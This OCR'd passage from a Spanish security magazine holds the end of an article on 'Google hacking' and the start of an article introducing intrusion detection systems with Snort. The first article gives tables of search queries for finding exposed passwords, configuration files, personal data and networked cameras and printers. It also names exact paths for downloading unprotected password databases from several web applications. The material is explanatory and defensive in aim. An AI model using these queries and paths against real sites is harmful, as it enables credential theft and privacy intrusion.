Asimismo, podemos obtener informaciones interesantes de errores en la base de datos *MySQL*. Lo vemos en el ejemplo de la consulta `"Access denied for user" "Using password"`. Figura 8 representa una de las páginas encontradas de este modo. En la Tabla 5 hay otros ejemplos de consultas que aprovechan este tipo de errores.

El único modo de proteger nuestros sistema contra informaciones sobre errores accesibles en público consiste en eliminarlas rápidamente y, si tenemos esta posibilidad, configurar el software para que almacene informaciones sobre errores en ficheros destinados especialemente a este objetivo y no las envie a las páginas accesibles por los usuarios.

Hay que recordar que incluso si eliminamos rápidamente los errores (y las páginas visualizadas por Google no serán actuales), el intruso puede ver la copia de la página almacenada por *cache* del navegador Google. Basta con indicar el enlace a una copia del sitio WWW en listado de resultados. Por suerte, debido a la cantidad enorme de recursos en Internet las copias se almacenan en *cache* por poco tiempo.

Buscamos las contraseñas

En la red se pueden encontrar varias contraseñas a cualquier tipo de recursos: cuentas de correo electrónico, servidores FTP o incluso a cuentas shell. Es efecto de la ignorancia de los usuarios que ponen las contraseñas en sitios públicos, pero también de la negligencia de fabricantes de software, que no protegen bien a los usuarios, o no les informan sobre la necesidad de modificar la configuración estándar de sus productos.

Pongamos el ejemplo de *WS_FTP*, el cliente FTP, popular y usado por mucha gente que

como la mayoría de software aplicado, recuerda las contraseñas a las cuentas. *WS_FTP* memoriza su configuración e informaciones sobre las cuentas del usuario en el fichero *WS_FTP.ini*. Desafortunadamente, no todos somos conscientes del hecho de que cada uno que gana acceso a la configuración del cliente FTP, a la vez podrá acceder a nuestros recursos. A decir verdad, las contraseñas almacenadas en el fichero *WS_FTP.ini* están encriptadas, pero no es un protección suficiente: si el intruso tiene el fichero de configuración, puede emplear las herramientas para decodificarlos, o simplemente instalar el programa *WS_FTP* y activarlo con nuestra configuración. ¿Cómo el intruso puede encontrar miles de ficheros de configuración del cliente *WS_FTP*? Desde luego, con ayuda de Google. Si realiza consultas `"Index of/" "Parent Directory" "WS_FTP.ini"` o `filetype:ini WS_FTP PWD` se le mostrarán muchos enlaces




Figura 9. *Fichero de configuración del programa WS_FTP*

Tabla 5. *Comunicados sobre errores*

Consulta	Resultado
`"A syntax error has occurred" filetype:ihtml`	errores de la base *Informix* – pueden contener nombres de funciones, nombres de ficheros, informaciones sobre disposición de ficheros, fragmentos del código SQL y contraseñas
`"Access denied for user" "Using password"`	errores en autorización – pueden contener nombres de usuarios, nombres de funciones, informaciones sobre disposición de ficheros y fragmentos del código SQL
`"The script whose uid is " "is not allowed to access"`	errores PHP relacionados con control del acceso – pueden contener nombres de ficheros, nombres de funciones e informaciones sobre disposición de ficheros
`"ORA-00921: unexpected end of SQL command"`	errores de la base *Oracle* – pueden contener nombres de ficheros, nombres de funciones e informaciones sobre disposición de ficheros
`"error found handling the request" cocoon filetype:xml`	errores del programa *Cocoon* – pueden contener número de versión *Cocoon*, nombres de ficheros, nombres de funciones e informaciones sobre disposición de ficheros
`"Invision Power Board Database Error"`	errores de foro de debate *Invision Power Board* – pueden contener nombres de funciones, nombres de ficheros, informaciones sobre disposición de ficheros en el sistema y fragmentos del código SQL
`"Warning: mysql_query()" "invalid query"`	errores de base de datos *MySQL* – pueden contener nombres de usuarios, nombres de funciones, nombres de ficheros e informaciones sobre disposición de ficheros
`"Error Message : Error loading required libraries."`	Errores en scripts CGI – pueden contener informaciones sobre tipo de sistema operativo y versión de software, nombres de usuarios, nombres de ficheros e informaciones sobre disposición de ficheros en el sistema
`"#mysql dump" filetype:sql`	errores de la base *MySQL* – pueden contener informaciones sobre estructura y sobre contenido de la base de datos

Tabla 6. *Contraseñas: ejemplos de consultas en Google*

<table>
<tr><th>Consulta</th><th>Resultado</th></tr>
<tr><td>"http://*:*@www" site</td><td>contraseñas a la página site, escritas en forma de http://username:password@www...</td></tr>
<tr><td>filetype:bak inurl:"htaccess|passwd|shadow|htusers"</td><td>copias de seguridad de ficheros, en que se pueden hallar informaciones sobre nombres de usuarios y sobre contraseñas</td></tr>
<tr><td>filetype:mdb inurl:"account|users|admin|administrators|passwd|password"</td><td>ficheros tipo mdb, que pueden contener informaciones sobre contraseñas</td></tr>
<tr><td>intitle:"Index of" pwd.db</td><td>ficheros pwd.db pueden contener nombres de usuarios y contraseñas encriptadas</td></tr>
<tr><td>inurl:admin inurl:backup intitle:index.of</td><td>directorios que contienen en el nombre las palabras admin y backup</td></tr>
<tr><td>"Index of/" "Parent Directory" "WS_FTP.ini" filetype:ini WS_FTP PWD</td><td>ficheros de configuración del programa WS_FTP, que pueden contener contraseñas a los servidores FTP</td></tr>
<tr><td>ext:pwd inurl:(service|authors|administrators|users) "# -FrontPage-"</td><td>ficheros que contienen contraseñas del programa Microsoft FrontPage</td></tr>
<tr><td>filetype:sql ("passwd values ****" | "password values ****" | "pass values ****")</td><td>ficheros que contienen el código SQL y contraseñas agregadas a la base de datos</td></tr>
<tr><td>intitle:index.of trillian.ini</td><td>ficheros de configuración del mensajero Trillian</td></tr>
<tr><td>eggdrop filetype:user user</td><td>ficheros de configuración del ircbot Eggdrop</td></tr>
<tr><td>filetype:conf slapd.conf</td><td>ficheros de configuración de la aplicación OpenLDAP</td></tr>
<tr><td>inurl:"wvdial.conf" intext:"password"</td><td>ficheros de configuración del programa WV Dial</td></tr>
<tr><td>ext:ini eudora.ini</td><td>ficheros de configuración del programa cliente de correo electrónico Eudora</td></tr>
<tr><td>filetype:mdb inurl:users.mdb</td><td>ficheros Microsoft Access, que pueden contener informaciones sobre las cuentas</td></tr>
<tr><td>intext:"powered by Web Wiz Journal"</td><td>servicios WWW que usan la aplicación Web Wiz Journal, que en la configuración estándar posibilita descargar el fichero que contiene la contraseña; en vez de dirección supuesta http://<host>/journal/ hay que escribir http://<host>/journal/journal.mdb</td></tr>
<tr><td>"Powered by DUclassified" -site:duware.com
"Powered by DUcalendar" -site:duware.com
"Powered by DUdirectory" -site:duware.com
"Powered by DUclassmate" -site:duware.com
"Powered by DUdownload" -site:duware.com
"Powered by DUpaypal" -site:duware.com
"Powered by DUforum" -site:duware.com
intitle:dupics inurl:(add.asp | default.asp | view.asp | voting.asp) -site:duware.com</td><td>sitios WWW, que usan aplicaciones DUclassified, DUcalendar, DUdirectory, DUclassmate, DUdownload, DUpaypal, DUforum o DUpics; que su configuración estándar pueden descargar el fichero con la contraseña, si en vez de la dirección supuesta (para DUclassified) http://<host>/duClassified/ se escribe http://<host>/duClassified/_private/duclassified.mdb</td></tr>
<tr><td>intext:"BiTBOARD v2.0" "BiTSHiFTERS Bulletin Board"</td><td>sitios WWW que usan la aplicación Bitboard2, en su configuración estándar se puede descargar el fichero con las contraseñas; en vez de la dirección supuesta http://<host>/forum/forum.php hay que escribir http://<host>/forum/admin/data_passwd.dat</td></tr>
</table>

a unos datos que le interesen, que en nuestra ignorancia nosotros mismos le ponemos en sus manos (Figura 9).

Otro ejemplo es la aplicación web que se llama *DUclassified*, con que se agregan y administran anuncios en los sitios WWW. En la configuración estándar de este programa, los nombres de usuarios, las contraseñas y otros datos se guardan en el fichero *duclassified.mdb*, que se halla en el subdirectorio *_private*, no protegido contra lectura. Basta, pues, con encontrar un servicio que emplee *DUclassifield* con la dirección de ejemplo *http://<host>/duClassified/* y cambiarla en *http://<host>/duClassified/_private/duclassified.mdb*, para obtener el fichero con contraseñas y al mismo tiempo ganar el acceso ilimitado a la aplicación (lo representa Figura 10). En cambio, para encontrar los sitios web que empleen la aplicación descrita, se puede realizar en Google la consulta siguiente: `"Powered by DUclassified" -site:duware.com` (para evitar los resultados relativos al sitio web del fabricante). Es curioso, que el fabricante de *DUclassified,* la empresa DUware, ha elaborado un par de aplicaciones más que también están expuestos a este tipo de ataques.

En teoría, todos sabemos que no se debe pegar las contraseñas al monitor o esconderlas debajo del teclado. Mientras tanto, mucha gente escribe sus contraseñas en ficheros y las coloca en sus directorios personales que, contra sus expectativas, se pueden conseguir por Internet. Además, muchos de ellos son administradores de la red, por eso estos ficheros tienen un tamaño considerable. Es difícil definir una norma general para buscar este tipo de datos, pero se obtiene buenos resultados combinando las palabras *account*, *users*, *admin*, *administrators*, *passwd*, *password* etc. y con combinaciones de varios tipos de ficheros *.xls*, *.txt*, *.doc*, *.mdb* y *.pdf.* Merece la pena también fijarnos en directorios en






Figura 10. *Programa DUclassified, configurado de modo estándar*



	A	B	C	D	E
1	Member	DAYPHONE	EXTENSION	FAX	EMAIL
2	, Luvenia,	601-359-			@mail.house.state.ms.us
3	, Scott,	662-325-			@property.msstate.edu
4	, Luke,	601-432-		601-833-	@mpbonline.org
5	, Henry,	601-960-		601-960-	@jackson.k12.ms.us

Figura 11. *Listado con direcciones electrónico buscado en Google*



In particular, the accruing need for time-sensitive network centric simulations rendered advanced simulation systems to simulates and emulates tactical environment in near real-time speed.

This presentation will focus on the discussion of the architecture, in particular the real-time mechanism adopted to suffice users' requirements.

Figura 12. *Documento confidencial encontrado por el navegador*

Tabla 7. *Búsqueda de datos personales y de documentos confidenciales*

Consulta	Resultado
`filetype:xls inurl:"email.xls"`	ficheros *email.xls*, que pueden abarcar datos con direcciones
`"phone * * *" "address *" "e-mail" intitle:"curriculum vitae"`	documentos CV
`"not for distribution" confidential`	documentos con la cláusula confidential
`buddylist.blt`	listados de contacto del mensajero AIM
`intitle:index.of mystuff.xml`	listados de contacto del mensajero *Trillian*
`filetype:ctt "msn"`	listados de contacto del mensajero MSN
`filetype:QDF QDF`	base de datos el programa financiero *Quicken*
`intitle:index.of finances.xls`	ficheros *finances.xls*, que pueden contener informaciones sobre las cuentas bancarias, especificaciones financieras y números de tarjetas de crédito
`intitle:"Index Of" -inurl:maillog maillog size`	ficheros *maillog*, que pueden contener mensajes de correo electrónico
`"Network Vulnerability Assessment Report"` `"Host Vulnerability Summary Report"` `filetype:pdf "Assessment Report"` `"This file was generated by Nessus"`	informes de estudios de seguridad de la red, pruebas de penetración, etc.

cuyo nombre aparecen las palabras *admin*, *backup* o similares: `inurl:admin intitle:index.of`. En Tabla 6 hay ejemplos de consultas para buscar datos relacionados con contraseñas.

Para impedir que los intrusos tengan acceso a nuestras contraseñas, sobre todo tenemos que pensar dónde y con qué objetivo las escribimos, cómo las almacenamos y qué pasa con ellas. Si nos ocupamos de un sitio web, debemos analizar la configuración de aplicaciones empleadas para buscar los datos mal protegidos o expuestos al ataque y protegerlos de modo apropiado.




Figura 13. *Página de configuración de la impresora HP encontrada por Google*

Datos personales y documentos confidenciales

Tanto en Polonia, en la Unión Europea, como en los Estados Unidos hay una legislación adecuada cuya finalidad es proteger nuestra privacidad. Deafortunadamente, a veces documentos confidenciales de todo tipo que contienen nuestros datos se colocan en unos sitios accesibles al público o se envian por la red sin protección necesaria. Basta que el instruso gane el acceso al correo electrónico con nuestro Curriculum Vitae enviado cuando buscábamos el trabajo, y conocerá nuestro domicilio, número del teléfono, fecha de nacimiento, desarrollo de educación, conocimientos y experiencia.

En Internet hay muchos documentos de este tipo. Para encontrarlos hay que realizar la siguiente consulta: `intitle:"curriculum vitae" "phone * * *" "address *" "e-mail"`. Asimismo, es fácil encontrar datos personales, en forma de listados con apellidos, números de teléfono y cuentas de correo electrónico (Figura 11). Es así, porque casi todos los usuarios de Internet elaboran varios tipos de libros con direcciones:

Tabla 8. *Series ejemplares para encontrar hardware de red*

Consulta	Equipo
`"Copyright (c) Tektronix, Inc." "printer status"`	impresora PhaserLink
`inurl:"printer/main.html" intext:"settings"`	impresora Brother HL
`intitle:"Dell Laser Printer" ews`	impresoras Della con tecnología EWS
`intext:centreware inurl:status`	impresora Xerox Phaser 4500/6250/8200/8400
`inurl:hp/device/this.LCDispatcher`	impresoras HP
`intitle:liveapplet inurl:LvAppl`	cámaras Canon Webview
`intitle:"EvoCam" inurl:"webcam.html"`	cámaras Evocam
`inurl:"ViewerFrame?Mode="`	cámaras Panasonic Network Camera
`(intext:"MOBOTIX M1" | intext:"MOBOTIX M10") intext:"Open Menu" Shift-Reload`	cámaras Mobotix
`inurl:indexFrame.shtml Axis`	cámaras Axis
`SNC-RZ30 HOME`	cámaras Sony SNC-RZ30
`intitle:"my webcamXP server!" inurl:":8080"`	cámaras accesibles por la aplicación *WebcamXP Server*
`allintitle:Brains, Corp. camera`	cámaras accesibles por la aplicación *mmEye*
`intitle:"active webcam page"`	cámaras con la interfaz USB

sin gran importancia para un intruso común y corriente, pero ya un sociotécnico con experiencia podrá servirse de estos datos, sobre todo si son unos datos de contactos dentro de una empresa. En este caso, buenos resultados se producen también por ejemplo con la consulta: `filetype:xls inurl:"email.xls"`, que busca hojas de cálculo con el nombre *email.xls*.

Lo mismo pasa con mensajeros de la red y listados con datos de contacto almacenados en ellos. Después de encontrar este tipo de especificacon, el intruso podrá hacerse pasar por nuestros amigos. Es curioso cuántos datos personales se puede encontrar en varios documentos oficiales: informes de policía, documentos emitidos por tribunales o incluso documentos con antecedentes médicos.

En la red podemos también encontrar documentos con cláusula de confidencialidad, que contienen informaciones de carácter confidenciales, p. ej. planes de diseño, documentación técnica, varias encuestas, informes, presentaciones y un montón de otro tipo de documentos internos de empresas. Se pueden encontrar, porque a menudo abarcan la palabra *confidential*, la frase *Not for distribution* o similares (véase Figura 12). La Tabla 7 especifica ejemplos de consultas para encontrar documentos que pueden contener datos personales e informaciones confidenciales.

Del mismo modo, como en caso de las contraseñas, para evitar que se descubran nuestras informaciones privadas, sólo podemos ser prudentes y cuidar los datos publicados. Las empresas y las instituciones deben (y en muchos casos tienen que) elaborar e implementar unos reglamentos adecuados, procedimientos y normas que definen circulación interna de informaciones, responabilidad y consecuencias de no cumplir con ellas.

Hardware de red


A muchos administradores no les importa la seguridad de sus equipos, como: impresoras de red o cámaras web. Mientras tanto, una impresora puede ser la primera barrera mal protegida, que al principio conquista el intruso y luego la usa para atacar los demás sistemas en la red o fuera de ella. Las cámaras web por supuesto no son tan peligrosas, pues se puede tratarlas como un entretenimiento, sin embargo no es difícil imaginarse una situación en que estos datos tengan importancia (espionaje industrial, robo). En la Tabla 8 hay consultas para buscar impresoras y cámaras, y en la Figura 13 representa la página de configuración de una impresora encontrada en la red. ■

En la Red

- *http://johnny.ihackstuff.com* – repositorio más grande con informaciones sobre *Google hacking,*
- *http://insecure.org/nmap/* – escáner de red *Nmap,*
- *http://thc.org/thc-amap/* – escáner *amap.*

Funcionamiento de los Sistemas de Detección de Intrusiones

Antonio Merola



El objetivo de los IDS es la identificación de los ataques o las violaciones de seguridad a través del control de las actividades de la red y sus componentes. Para comprender el funcionamiento de los IDS necesitamos conocer con detalle la tecnología en la que se basan.

Un IDS puede ser comparado con una alarma contra incendios – si se intenta algún tipo de actividad ilícita, se activará algún tipo de respuesta. Cuantos más sensores se instalen, mejor, porque cada sensor se especializa en la detección de un tipo concreto de actividad (como por ejemplo la apertura de puertas o ventanas, la detección volumétrica, etc.). Pero, como cualquier otro sistema automatizado, un IDS puede quedar inoperativo, provocar una falsa alarma, o ser eludido por un técnico competente.

El primer sistema de detección de intrusiones apareció a principios de los años 80; era un proyecto de investigación realizado por el gobierno de los Estados Unidos de América, junto a algunas organizaciones militares. La tecnología evolucionó a lo largo de la década, y a finales de los 90 había ya en el mercado varias soluciones comerciales. Desde entonces, se han desarrollado muchos productos y se han destinado amplios recursos a la investigación en estas materias, y ha nacido una nueva profesión dentro del campo de las tecnologías de la información – la de *analista de intrusiones*.

El origen de los IDS puede buscarse en la actividad de auditoría, bien documentada en el libro *A Guide to Understanding Audit in Trusted Systems* (guía para la comprensión de la auditoría en sistemas en los que confiamos), que fue publicado como parte de las *Series Rainbow* del departamento de defensa de los Estados Unidos, también conocidas como *The Tan Book*. Sus autores definen la auditoría

En este artículo aprenderás...

- qué son los sistemas de detección de intrusiones,
- como eludir los IDS,
- como evitar que dichos sistemas sean eludidos.

Lo que deberías saber...

- deberías tener conocimientos básicos del protocolo HTTP,
- necesitarás nociones básicas de los protocolos TCP/IP,
- deberías saber cómo utilizar los interpretes de comandos en *NIX y Windows.




Figura 1. *Modelo CIDF de un NIDS*

como una investigación y análisis independiente de los registros y las actividades de un sistema. Básicamente, la auditoría nos permite hacer una reconstrucción de un evento, y descubrir cualquier actividad inaceptable.

Los primeros pasos en el desarrollo de los IDS los dió James Anderson para el Ejercito del Aire de los Estados Unidos. Sus publicaciones científicas describen la reducción de las auditorías a un análisis de la información relevante para la seguridad y a la diferenciación entre las actividades normales y las anormales. Posteriormente, el *Monitor del Sistema de Red* – un sistema construido en la Universidad de California – fue presentado al público. Era capaz de detectar intrusiones, presentando una correlación entre actividades anómales y el mal uso del ordenador.

Snort – el Cerdo de la Guerra

Snort es una herramienta gratuita desarrollada en 1998 por Martin Roesch del equipo Sourcefire. En la actualidad, es usada en todo el mundo por empresas, universidades, gobiernos, etc. La documentación de *Snort* está disponible en más de 10 idiomas. La versión más reciente en Mayo de 2005 es *Snort* 2.3.3, disponible para su descarga en *http://www.snort.org*.
Snort puede ser configurado para trabajar de tres formas diferentes:

- como un sniffer,
- como un programa de registro de paquetes (packet logger),
- como un IDS de red.

La última de ellas es la más compleja y configurable. El software analiza el tráfico de red según unas reglas definidas, y lleva a cabo una serie de acciones (por ejemplo, activa una alerta). El manual de *Snort* y los resultados del comando `snort -?` contienen información sobre cómo hacerlo funcionar de diferentes formas. Por ejemplo, la activación del modo NIDS es tan sencilla como escribir:

```
# snort -dev -l ./log \
  -h 10.10.10.0/24 -c snort.conf
```

donde el último fichero que especificamos es el nombre de nuestro fichero de reglas. Cada paquete será comprobado a fin de encontrar una coincidencia; cuando esto suceda, se llevará a cabo una acción.
En la Tabla 1 vemos algunos ejemplos de firmas.

Soluciones de Detección de Intrusiones

Hay tres tipos de aproximación a la técnica de detección de intrusiones. El primero es el ampliamente utilizado Sistema de Detección de Intrusiones en la Red (*Network Intrusion Detection System*, NIDS), que analiza de forma pasiva el tráfico de red, en busca de actividades ilegítimas. El segundo es el Sistema de Detección de Intrusiones en el Host (*Host Intrusion Detection System*, HIDS), que opera en el host que vigilamos, en busca de intrusos. El tercero, y el menos popular, es el Sistema de Detección de Intrusiones en los Nodos de Red (*Network Node Intrusion Detection System*, NNIDS) – una solución híbrida que se parece al previamente mencionado NIDS, pero que analiza tan sólo una porción (nodo) del tráfico de red. Los puntos de vista sobre la detección varían, desde el examen de la actividad de la red a través de la búsqueda de estructuras específicas (firmas), hasta el análisis estadístico de la actividad para determinar si los



Tabla 1. *Ejemplo de firmas en Snort*

Tipo de Firma	Cadena
firma de encabezamiento de paquetes	`alert tcp any any -> $HOME_NET any (flag: SF; msg: "SYN-FIN scan")`
firma de coincidencia de estructuras	`alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg: "DNS named version attempt"; content:"|07|version")`
firma de protocolo	`preprocessor: http_decode 80`
firma heurística	`alert icmp any any -> $HOME_NET any (msg: "Large ICMP packet"; dsize > 800)`

datos han sido modificados o no. Podemos entender mejor los tipos de análisis si examinamos la Figura 1.

El Entorno de Detección de Intrusiones Comúnes (*Common Intrusion Detection Framework*, CIDF) es un conjunto de elementos que, agrupados, definen un IDS (la meta es la creación de un modelo para el diseño de IDS). Estos componentes incluyen la generación de eventos, motores de análisis, mecanismos de almacenamiento e incluso contramedidas. La mayor parte de los sistemas de detección de intrusiones se limitan a la búsqueda de indicadores de ataques conocidos – lo que se denomina firmas, que son muy parecidos a las definiciones de los antivirus. La mayor diferencia está en la cantidad: Mientras que un sistema antivirus corriente comprueba alrededor de 15000 firmas, un IDS puede comprobar aproximadamente 200000.

Figura 2. *Un Sistema de Detección de Intrusiones de Red*

